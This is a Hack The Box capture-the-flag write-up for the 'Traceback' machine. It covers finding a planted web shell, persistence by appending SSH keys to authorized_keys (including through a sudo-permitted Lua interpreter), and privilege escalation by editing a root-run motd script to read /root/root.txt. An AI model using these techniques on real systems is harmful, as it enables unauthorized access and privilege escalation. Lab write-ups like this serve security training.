TRACEBACK | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-17 11:45 CET
Nmap scan report for traceback.htb (10.10.10.181)
Host is up (0.050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
```

Let's go to port 80:

This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

The website is actually a page modified by "hackers" who attacked the host. They also say they have left a webshell available for the entire network. If we go to inspect the source, we find this clue:

```
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

Searching on Google I tried to search for famous Web Shell names and try to insert them in the url, but I had no positive results. Also, by enumerating with Dirbuster I was unable to enumerate anything useful.

Reading on the Forum, however, I understood that it was necessary to "google" the entire sentence, which referred to a github repo containing web shells:


https://github.com/TheBinitGhimire/Web-Shells

Testing one by one, I finally found this (having written in the address bar http://10.10.10.181/smevk.php):

Credentials are requested. On the first attempt, I entered trying admin / admin.

Trying to move in the shell, I noticed the enormous slowness in carrying out operations, so I uploaded through the integrated Upload function, my webshell.

Initially, considering that nc did not have the -e option available, I ran the following line of code to get the reverse shell:



Moving inside, however, I was unable to upgrade to an interactive TTY, as python is not installed on the machine, and the way to upgrade with netcat did not work.

Browsing the webadmin user's home, however, I found it easier to insert my public key within .ssh / authorized_keys.

In this way, by connecting via ssh, I got the shell:

```
root@unknown:~/Desktop# ssh webadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

HOLA


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:52:04 2020 from 10.10.14.166
webadmin@traceback:~$ whoami
webadmin
```

Using the sudo -l command, we can see the special permission we have, which is to run the luvit program as sysadmin:

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
n\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

Luvit is a program to execute code written in lua, and always in the home there is a key.lua file, containing a portion of code that allows you to add any public key into the authorized keys of sysadmin.

So, we have to create a .lua file (and inserting our public key):

```
local test = io.open("/home/sysadmin/.ssh/authorized_keys", "a")

test:write("YOUR PUBLIC KEY")

test:close()
```

Running the following command, we can access sysadmin via ssh:

```
sudo -u sysadmin / home / sysadmin / luvit test.lua
```

As a result, the user flag can be printed:

```
root@unknown:~/Desktop# ssh sysadmin@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:12:15 2020 from 10.10.14.62
$ whoami
sysadmin
$ cat user.txt
c24349701ae38c33ffbf0cceb2c46020
```

Continuing the privilege escalation, we have to use pspy64 to see the processes in progress:

```
2020/03/17 05:13:16 CMD: UID=1001 PID=12714  | ./pspy64
2020/03/17 05:13:16 CMD: UID=106  PID=12711  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12710  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=1001 PID=12706  | sleep 15
2020/03/17 05:13:16 CMD: UID=0    PID=12703  | sleep 30
2020/03/17 05:13:16 CMD: UID=0    PID=12702  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/03/17 05:13:16 CMD: UID=0    PID=12700  | /usr/sbin/CRON -f
2020/03/17 05:13:16 CMD: UID=106  PID=12697  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12696  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=106  PID=12695  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12694  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=106  PID=12693  | sshd: root [net]
2020/03/17 05:13:16 CMD: UID=0    PID=12692  | sshd: root [priv]
2020/03/17 05:13:16 CMD: UID=1000 PID=1225   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=1000 PID=1215   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=1000 PID=1211   | /usr/sbin/apache2 -k start
2020/03/17 05:13:16 CMD: UID=0    PID=12     |
2020/03/17 05:13:16 CMD: UID=0    PID=119    |
```

There is a process regarding the motd (Message of the day), performed by root. It copies from the backups folder inside etc/update-motd.d (default folder).

If we go into /etc/update-motd.d, we notice that we can edit the files, such as the header. Since it will be run as root, it will be sufficient to print our flag (you have to be quick because every 30 seconds the file will be overwritten and therefore our changes will be lost).

Within 00-header, add the following lines of code:

```
FILE="/root/root.txt"

echo "*** File - $FILE contents ***"

cat $FILE
```

In another window of our terminal:

```
root@unknown:~/Desktop# ssh sysadmin@10.10.10.181
##################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
##################################
*** File - /root/root.txt contents ***
ccda9e554daa04f6f56d822a357585d6

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Mar 17 06:10:46 2020 from 10.10.14.62
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups